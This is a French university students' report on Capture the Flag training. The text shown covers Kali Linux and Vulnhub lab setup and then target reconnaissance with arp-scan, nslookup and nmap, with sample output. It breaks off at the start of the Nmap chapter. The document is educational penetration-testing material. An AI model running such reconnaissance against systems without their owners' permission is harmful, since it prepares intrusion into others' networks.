



2ème année DUT Réseaux et Télécoms

Rendu intermédiaire du 8 janvier 2020

---

## Projet CTF

---

*Auteurs :*

M. Olivier VINCENT  
M. Matthieu GOUYEN  
M. Douglas BELPAUME  
M. Erwan CRAND  
M. Laurent SALESPARA  
M. Soufyen KARBOUL  
M. Ulrich DAMOUR

*Encadrants :*

M. Guillemin  
M. Chevallier

Version 4 du  
10 mars 2021

# Table des matières

|  |           |
|--|-----------|
| <b>Introduction</b>  | <b>1</b>  |
| <b>1 Présentation du projet</b>                                | <b>2</b>  |
| 1.1 Le CTF . . . . .   | 2         |
| 1.2 L'organisation du projet . . . . .                         | 3         |
| 1.3 Prise en main du projet . . . . .                          | 5         |
| 1.3.1 Kali linux . . . . .                                     | 5         |
| 1.3.2 Mise en place d'un CTF . . . . .                         | 5         |
| <b>2 Premier pas dans un CTF</b>                               | <b>8</b>  |
| 2.1 ARP-Scan . . . . .   | 9         |
| 2.1.1 Fonctionnement d'ARP-Scan . . . . .                      | 9         |
| <b>3 Les outils de Scans</b>                                   | <b>12</b> |
| 3.1 Nmap . . . . .   | 12        |
| 3.1.1 Présentation de Nmap . . . . .                           | 12        |
| 3.1.2 Fonctionnement de Nmap . . . . .                         | 12        |
| 3.1.3 Réaction d'un firewall Stormshield face à Nmap . . . . . | 19        |
| 3.2 Nikto . . . . .  | 23        |
| 3.2.1 Utilisation de Nikto . . . . .                           | 25        |
| <b>4 Outils de BruteForce</b>                                  | <b>29</b> |
| 4.1 Dirbuster/Dirb . . . . .                                   | 29        |
| 4.1.1 Définition . . . . .                                     | 29        |

|          |   |           |
|----------|---|-----------|
| 4.1.2    | Utilisation . . . . .                                     | 30        |
| 4.1.3    | Comparaison entre Dirb et Dirbuster . . . . .             | 30        |
| 4.2      | John the Ripper . . . . .                                 | 34        |
| 4.2.1    | Définition . . . . .                                      | 34        |
| 4.2.2    | Fonctionnement . . . . .                                  | 34        |
| 4.2.2.1  | Attaque via single mode . . . . .                         | 35        |
| 4.2.2.2  | Attaque par dictionnaire . . . . .                        | 36        |
| 4.2.2.3  | Attaque via le mode incrémental . . . . .                 | 36        |
| <b>5</b> | <b>Analyse et exploitation de failles</b>                 | <b>38</b> |
| 5.1      | Metasploit Framework . . . . .                            | 38        |
| 5.1.1    | Présentation de Metasploit . . . . .                      | 38        |
| 5.1.2    | Architecture modulaire . . . . .                          | 39        |
| 5.1.3    | Base de données de Metasploit . . . . .                   | 41        |
| 5.1.4    | Une base de données communautaire . . . . .               | 45        |
| 5.1.5    | Utilisation des modules et des exploits . . . . .         | 46        |
| 5.1.6    | Utilisations . . . . .                                    | 48        |
| 5.1.6.1  | Exemple d'utilisation pour exploiter un service . . . . . | 48        |
| 5.1.6.2  | Récupération d'utilisateurs d'un serveur SMB . . . . .    | 50        |
| 5.1.7    | Meterpreter . . . . .                                     | 51        |
| 5.1.7.1  | Injections DLL . . . . .                                  | 51        |
| 5.1.7.2  | Fonctionnalités de Meterpreter . . . . .                  | 51        |
| 5.2      | Burpsuite . . . . .                                       | 53        |
| 5.2.1    | Définition . . . . .                                      | 53        |
| 5.2.2    | Fonctionnement . . . . .                                  | 53        |
| 5.2.3    | Exemple d'utilisation sur un CTF : . . . . .              | 54        |
| 5.3      | Faille http v2 . . . . .                                  | 59        |
| 5.4      | Cookies . . . . .   | 60        |
| 5.4.1    | Généralités . . . . .                                     | 60        |
| 5.4.2    | Les différents types de cookies . . . . .                 | 61        |
| 5.4.3    | Mise en place d'un cookie . . . . .                       | 61        |

|          |   |           |
|----------|---|-----------|
| 5.4.4    | Durée de vie des cookies . . . . .                  | 62        |
| 5.4.5    | Interception des cookies . . . . .                  | 62        |
| 5.4.6    | Protection contre le vol de cookie . . . . .        | 63        |
| 5.5      | Faille XSS . . . . .                                | 63        |
| 5.5.1    | Faille XSS non permanent . . . . .                  | 63        |
| 5.5.2    | Faille XSS permanent . . . . .                      | 65        |
| 5.5.3    | Faille DOM based XSS . . . . .                      | 65        |
| 5.5.4    | Détection de la présence d'une faille XSS . . . . . | 65        |
| 5.5.5    | Exploitation d'une faille XSS . . . . .             | 66        |
| 5.5.6    | Se protéger de la faille XSS . . . . .              | 66        |
| 5.6      | Failles SQL . . . . .                               | 67        |
| 5.6.1    | Détection faille SQL . . . . .                      | 68        |
| 5.6.2    | Exploitation faille SQL . . . . .                   | 69        |
| 5.6.3    | Protection faille SQL . . . . .                     | 73        |
| <b>6</b> | <b>Stéganographie</b>                               | <b>74</b> |
| 6.1      | Steghide . . . . .                                  | 74        |
| 6.1.1    | Définition . . . . .                                | 74        |
| 6.1.2    | Fonctionnement . . . . .                            | 74        |
| <b>7</b> | <b>Infiltration système</b>                         | <b>77</b> |
| 7.1      | Reverse-shell . . . . .                             | 77        |
| 7.1.1    | Définition . . . . .                                | 77        |
| 7.1.2    | Fonctionnement . . . . .                            | 78        |
| 7.1.3    | Les étapes d'un reverse-shell . . . . .             | 78        |
| 7.1.3.1  | NetCat . . . . .                                    | 78        |
| 7.1.4    | Différents types de reverse-shell . . . . .         | 79        |
| 7.1.4.1  | Netcat-reverse . . . . .                            | 79        |
| 7.1.4.2  | Bash TCP . . . . .                                  | 80        |
| 7.1.4.3  | PHP . . . . .                                       | 82        |
| 7.1.4.4  | Python . . . . .                                    | 82        |

---

|          |  |            |
|----------|--|------------|
| 7.1.5    | Création d'une invocation de reverse-shell . . . . . | 83         |
| <b>8</b> | <b>CTF effectués</b>                                 | <b>87</b>  |
| 8.1      | CTF-Bulldog . . . . .                                | 87         |
| 8.2      | CTF-AI :WEB 4 . . . . .                              | 101        |
| 8.2.1    | Réalisation du CTF . . . . .                         | 101        |
| <b>9</b> | <b>Création d'un CTF</b>                             | <b>118</b> |
|          | <b>Conclusion</b>                                    | <b>120</b> |
|          | <b>Bibliographie</b>                                 | <b>121</b> |

# Introduction

Au cours de notre deuxième année de DUT en réseaux et télécommunications, nous avons réalisé un projet en groupe tutoré par M. GUILLEMIN ainsi que M. CHEVALLIER. Notre projet, qui a pour but d'augmenter notre autonomie et notre esprit de recherche face à une tâche complexe, a été orienté vers la sécurité informatique. En effet, notre sujet « Capture the flag » ou plus couramment appelé CTF, est un exercice d'infiltration système qui permet de vérifier la sécurité d'un service informatique. Le projet CTF a été mis en place en Septembre 2019. Nous n'avons donc reçu aucune base de nos aînés, ce qui va impliquer un rapport contenant majoritairement de la documentation à propos des outils d'infiltrations présent sur la distribution Kali Linux.

Sachant que le sujet est très vaste, nous allons essayer de nous focaliser sur des attaques de serveurs Web afin de pouvoir complètement traiter la question.

Avant de commencer à lire ce rapport, il est essentiel de savoir que tout ce qui y est répertorié ne doit en aucun cas être utilisé contre un système sans l'autorisation de son propriétaire au risque de lourdes peines.

# Chapitre 1

## Présentation du projet

### 1.1 Le CTF

La sécurité informatique au sein d'une entreprise est devenue le domaine avec le plus grand enjeux. Il faut donc du personnel spécialisé dans ce domaine afin de la mettre en place. On se rend facilement compte que le meilleur moyen de s'améliorer dans ce milieu est dans un premier temps de se documenter puis de réaliser des attaques. C'est à ce moment-là que le "Capture The Flag" ou bien "Capturer Le Drapeau" intervient. A l'origine, un CTF est un jeu à l'air libre où deux équipes s'affrontent pour s'emparer du drapeau de l'adversaire. On peut alors s'apercevoir que le monde informatique est semblable à celui réel. En effet, notre CTF a pour but d'infiltrer une machine cible et de trouver un document, le drapeau, en toute légalité. Le CTF s'est démocratisé en 1996 lors des premières compétitions organisées par la DEF CON. La DEF CON est la convention de hacker la plus connue du monde.

Les CTF s'inspirent de la vraie vie même si cela reste un terrain d'entraînement. Les CTF reposent sur plusieurs domaines qui sont : le reverse engineering, l'exploitation web, le forensic, le réseau, la cryptographie, la sécurité mobile et la stéganographie. Tous ces domaines sont les piliers de la sécurité informatique. Il faudra donc être polyvalent afin d'exploiter les failles et de résoudre un CTF. Nous allons donc voir au cours de ce rapports différents moyens de parvenir à nos fins.

## 1.2 L'organisation du projet

A la suite du choix du projet et de la création du groupe pour ce dernier, il a fallu nous organiser afin que de communiquer de manière rapide et pratique. Nous avons donc créé un serveur Discord nous permettant de communiquer en temps réel. Discord est un logiciel gratuit de communication, réalisé pour la communauté du gaming, utilisable sur tout type de support moderne avec accès à internet. Cet utilitaire nous permet d'obtenir une banque de données, un chat vocal et textuel, le tout sur une seule application. Nous avons pu, grâce à ce support, travailler chez nous tout en travaillant ensemble. Pour ce qui est l'écriture du rapport, nous avons choisi de travailler sur Google Drive dans le but de ne jamais perdre notre travail et aussi de l'utiliser en même temps que d'autres membres du groupe.

Nous nous sommes répartis le travail et avons mis en place le diagramme de Gantt suivant afin de nous organiser :




FIGURE 1.1 – Diagramme de Gantt

## 1.3 Prise en main du projet

Au commencement du projet, nous n'avions pas de documents fournis par les anciens élèves car nous sommes les premiers à travailler dessus. Il a donc fallu nous documenter afin de prendre en main le projet. Nous nous sommes donc tous donnés comme objectifs de réaliser des CTFs en provenance du site **Vulnhub** et d'en faire un compte-rendu pour chacun. Ces derniers sont tous stockés dans le serveur Discord afin que chacun puisse y avoir accès. Il est souvent dit que c'est en pratiquant que l'on apprend. C'est effectivement le cas ici. En réalisant les CTFs, nous avons dû nous renseigner sur les méthodes de piratage que nous allons vous détailler lors de ce rapport. Nous nous sommes servis des corrections trouvées via le site des CTFs afin de progresser et d'apprendre de nouvelles méthodes. Lorsque la correction n'était pas présente, nous avons cherché la correction de CTFs ayant des failles similaires afin de comprendre la méthode d'attaque. Cependant, avant de vous expliquer ces méthodes, nous nous devons de vous présenter notre environnement de travail.

### 1.3.1 Kali linux

Kali Linux est une distribution Linux, basée sur Debian, orientée sur la sécurité informatique. Anciennement BackTrack, cette distribution a su se réinventer en devenant Kali et ainsi regrouper un nombre « incalculable » de logiciels conçus pour la sécurité et l'intrusion informatique. C'est pour cette raison que nous avons choisi de travailler sur cette distribution afin d'effectuer des CTFs.

### 1.3.2 Mise en place d'un CTF

Pour commencer un CTF, il nous faut aller chercher une machine virtuelle attaquable. Pour cela, nous pouvons aller sur le site de Vulnhub et récupérer un fichier avec l'extension .OVA. Ce fichier contient notre machine cible que l'on pourra allumer sous Virtualbox comme ceci :

### 1.3. PRISE EN MAIN DU PROJET

6




FIGURE 1.2 – Importation de l’OVA

Nous conseillons de mettre en mode pont l’interface réseau de notre attaquant et de la cible. L’accès par pont est un mode d’accès réseau qui permet à une machine virtuelle d’être visible par les machines physiques du réseau. De cette manière, nos machines virtuelles pourront avoir accès au serveur DHCP du réseau et ainsi obtenir directement un adresse IP. Voici l’interface de configuration réseau de notre machine virtuelle Kali :




FIGURE 1.3 – Interface réseau de la VM

Il nous est à présent possible de commencer le CTF.

Voici un exemple de procédure à suivre lors de la mise en place d'une attaque Web :




FIGURE 1.4 – Procédure d'une attaque

# Chapitre 2

## Premier pas dans un CTF

Nous voici donc partis pour notre premier CTF. En général, l'adresse IP de la machine cible sera fournie mais au cas où ça ne serait pas le cas, nous vous conseillons d'utiliser un ‘arp-scan –localnet’ comme ceci :

```
root@kali:~# arp-scan --localnet
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9.5 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1      d8:7d:7f:cb:94:b8      (Unknown)
192.168.1.11     a0:64:8f:53:a9:64      (Unknown)
192.168.1.12     c8:91:f9:8b:6d:79      Sagemcom Broadband SAS
192.168.1.26     4c:1b:86:10:58:fe      (Unknown)
192.168.1.32     00:13:30:25:d2:67      EURO PROTECTION SURVEILLANCE
192.168.1.36     b8:27:eb:77:45:88      Raspberry Pi Foundation
192.168.1.44     30:9c:23:d6:cd:11      (Unknown)
192.168.1.54     08:00:27:7b:4d:59      Cadmus Computer Systems
192.168.1.23     48:a9:1c:c5:cb:08      (Unknown)
192.168.1.18     a4:31:35:82:d2:8a      Apple, Inc.

10 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.5: 256 hosts scanned in 2.574 seconds (99.46 hosts/sec). 10 responded
```

FIGURE 2.1 – ARP-SCAN

Si la machine cible est connue sous un nom DNS, il est possible, soit de ping ce nom ou bien de réaliser un nslookup que nous allons privilégier. Comme on peut le voir ci-dessous, nous pouvons retrouver l'adresse IPV4 et IPV6 d'une machine connue sous son nom :

```
root@kali:~# nslookup PC-Matthieu
Server:          192.168.1.1
Address:         192.168.1.1#53

Name:  PC-Matthieu.home
Address: 192.168.1.44
Name:  PC-Matthieu.home
Address: 2a01:cb00:db4:c400:38e3:f98b:a436:db62
Name:  PC-Matthieu.home
Address: 2a01:cb00:db4:c400:acc1:66c5:90f9:b62f
```

FIGURE 2.2 – Nslookup

## 2.1 ARP-Scan

Arp-scan est un utilitaire qui permet d'obtenir les adresses IP d'un réseau via la couche 2 du modèle OSI . Le modèle OSI est une norme d'exemple pour tous les types de transmissions réseaux. Ce modèle peut être vu de cette manière :




FIGURE 2.3 – Schéma du modèle OSI

La couche 2 est la couche de liaison de données. Cette dernière correspond à l'adressage physique des machines, soit l'adresse MAC. L'adresse MAC est l'adresse unique d'une interface réseau d'un équipement. Cette adresse est codée en hexadécimal en 6 octets.

### 2.1.1 Fonctionnement d'ARP-Scan

Ce dernier va envoyer une requête ARP en broadcast sur le réseau et afficher l'IP, l'adresse MAC ainsi que, si possible, l'origine de chaque hôte. Si un hôte ne répond pas, le paquet ARP sera envoyé à nouveau. Le nombre maximum de tentatives peut être modifié avec l'option –retry. Cependant, si l'on réduit le nombre de tentatives, alors cela réduira le temps du scan mais engendrera le risque de perdre certains résultats en raison de la perte de paquets. Comme vous pouvez le voir ci-dessous, la capture Wireshark faite à la suite d'un 'arp-scan' se présente de la même manière qu'une requête ARP :

## 2.1. ARP-SCAN

10

The screenshot shows a Wireshark capture window with the interface set to 'eth0'. The packet list shows numerous ARP requests (Type: ARP) with the source MAC address 'PcsCompu\_a0:46:2e' and destination MAC address 'Broadcast'. The destination IP is '192.168.1.255'. The protocol is ARP, and the length is 60 bytes. The info column shows entries like '60 Who has 192.168.1.1? Tell 192.168.1.200' repeated multiple times.

| No. | Time     | Source            | Destination | Protocol | Length | Info  |
|-----|----------|-------------------|-------------|----------|--------|---|
| 409 | 8.010818 | PcsCompu_a0:46:2e | Broadcast   | ARP      | 60     | 60 Who has 192.168.1.1? Tell 192.168.1.200  |
| 410 | 8.015102 | PcsCompu_a0:46:2e | Broadcast   | ARP      | 60     | 60 Who has 192.168.1.1? Tell 192.168.1.200  |
| 411 | 8.015123 | PcsCompu_a0:46:2e | Broadcast   | ARP      | 60     | 60 Who has 192.168.1.2? Tell 192.168.1.200  |
| 412 | 8.015131 | PcsCompu_a0:46:2e | Broadcast   | ARP      | 60     | 60 Who has 192.168.1.3? Tell 192.168.1.200  |
| 413 | 8.017114 | PcsCompu_a0:46:2e | Broadcast   | ARP      | 60     | 60 Who has 192.168.1.4? Tell 192.168.1.200  |
| 416 | 8.020855 | PcsCompu_a0:46:2e | Broadcast   | ARP      | 60     | 60 Who has 192.168.1.5? Tell 192.168.1.200  |
| 417 | 8.024885 | PcsCompu_a0:46:2e | Broadcast   | ARP      | 60     | 60 Who has 192.168.1.6? Tell 192.168.1.200  |
| 418 | 8.027878 | PcsCompu_a0:46:2e | Broadcast   | ARP      | 60     | 60 Who has 192.168.1.7? Tell 192.168.1.200  |
| 419 | 8.027886 | PcsCompu_a0:46:2e | Broadcast   | ARP      | 60     | 60 Who has 192.168.1.8? Tell 192.168.1.200  |
| 420 | 8.027890 | PcsCompu_a0:46:2e | Broadcast   | ARP      | 60     | 60 Who has 192.168.1.9? Tell 192.168.1.200  |
| 421 | 8.030779 | PcsCompu_a0:46:2e | Broadcast   | ARP      | 60     | 60 Who has 192.168.1.10? Tell 192.168.1.200 |
| 422 | 8.032806 | PcsCompu_a0:46:2e | Broadcast   | ARP      | 60     | 60 Who has 192.168.1.11? Tell 192.168.1.200 |
| 423 | 8.034733 | PcsCompu_a0:46:2e | Broadcast   | ARP      | 60     | 60 Who has 192.168.1.12? Tell 192.168.1.200 |
| 425 | 8.037375 | PcsCompu_a0:46:2e | Broadcast   | ARP      | 60     | 60 Who has 192.168.1.13? Tell 192.168.1.200 |
| 426 | 8.038315 | PcsCompu_a0:46:2e | Broadcast   | ARP      | 60     | 60 Who has 192.168.1.14? Tell 192.168.1.200 |
| 428 | 8.039544 | PcsCompu_a0:46:2e | Broadcast   | ARP      | 60     | 60 Who has 192.168.1.15? Tell 192.168.1.200 |
| 431 | 8.041897 | PcsCompu_a0:46:2e | Broadcast   | ARP      | 60     | 60 Who has 192.168.1.16? Tell 192.168.1.200 |

FIGURE 2.4 – Capture Wireshark

Le protocole ARP est un protocole de niveau 2 (couche de liaison de données) qui est utilisé pour déterminer l'adresse MAC (couche 2) d'un hôte distant à partir de son adresse IP (couche 3). L'ARP a été conçu pour fonctionner avec n'importe quel format d'adresse de couche 2 et de couche 3, mais l'utilisation la plus courante est de cartographier un réseau. Cependant, cet outil ne peut être utilisé que sur des réseaux LAN car les requêtes ARP ne peuvent pas être routées dans le cas d'un scan de réseau Local. Ce protocole utilise des adresses IP, mais il n'est pas basé sur IP. Ainsi, arp-scan peut être utilisé sur une interface qui n'est pas configurée pour IP. Nous voici avec les adresses IP et MAC de la cible. Le seul et unique moyen de s'infiltrer dans une machine est de s'introduire via les ports ouverts de cette dernière. Il nous faudra donc faire une analyse de ports en fonction de l'IP avec l'utilitaire Nmap comme ceci :

```
root@kali:~# nmap -sV -sC -A 192.168.1.27
Starting Nmap 7.40 ( https://nmap.org ) at 2019-10-11 17:40 CEST
Nmap scan report for aiweb2host (192.168.1.27)
Host is up (0.00039s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
          | ssh-hostkey:
          | 2048 95:51:c1:2e:6f:d8:03:e5:3e:e3:ca:d2:fa:d7:d4:e1 (RSA)
          |_ 256 b9:8c:01:fd:12:f6:81:45:13:c3:80:23:26:74:39:4e (ECDSA)
80/tcp    open  http     Apache httpd
          |_http-server-header: Apache
          |_http-title: File Manager (Credit: XuezhuLi)
MAC Address: 00:0C:29:98:56:12 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

FIGURE 2.5 – Utilisation de Nmap

À partir de nmap, on obtient tous les ports ouverts sur la machine distante ainsi que les services qui sont actifs sur cette dernière. Par exemple, dans cette capture le port 22

qui correspond à SSH est ouvert ainsi que le port 80 qui correspond à un serveur HTTP (Apache). Cela veut dire que nous pouvons accéder à un serveur web depuis le navigateur en tapant dans l'URL “`http://192.168.1.27`”. De plus, nous pouvons nous connecter au serveur SSH sous réserve d'avoir des identifiants et un mot de passe. Mais à l'heure actuelle, nous n'avons rien de cela. Tout le but du CTF sera de récupérer ces informations ou de passer par des méthodes tierces dans le but de nous infiltrer dans la machine pour récupérer un ou des flags. Nous allons maintenant introduire les différents outils de scans de vulnérabilités. On appelle cela une récolte d'informations active car nous allons entrer directement en relation avec la cible afin d'obtenir des informations utilisables. Tandis qu'une récolte d'informations passive consiste à chercher des informations sur la cible directement sur le web avec des outils comme “`whois`” pour récupérer des adresses IP ou des DNS ou avec “`NSLookup`” pour interroger un serveur DNS et obtenir des enregistrements sur les différents hôtes qu'il connaît.

# Chapitre 3

## Les outils de Scans

Lors d'une attaque, le scan est une obligation pour savoir où attaquer la cible. En effet, que ce soit pour découvrir les ports ouverts ou pour savoir quelles vulnérabilités sont présentes, nous aurons besoin d'un scanneur. Nous vous présenterons dans un premier temps un scanneur de port qui sera Nmap. Puis nous allons vous présenter l'outil Nikto pour ce qui est du scan de vulnérabilités d'un site Web.

### 3.1 Nmap

#### 3.1.1 Présentation de Nmap

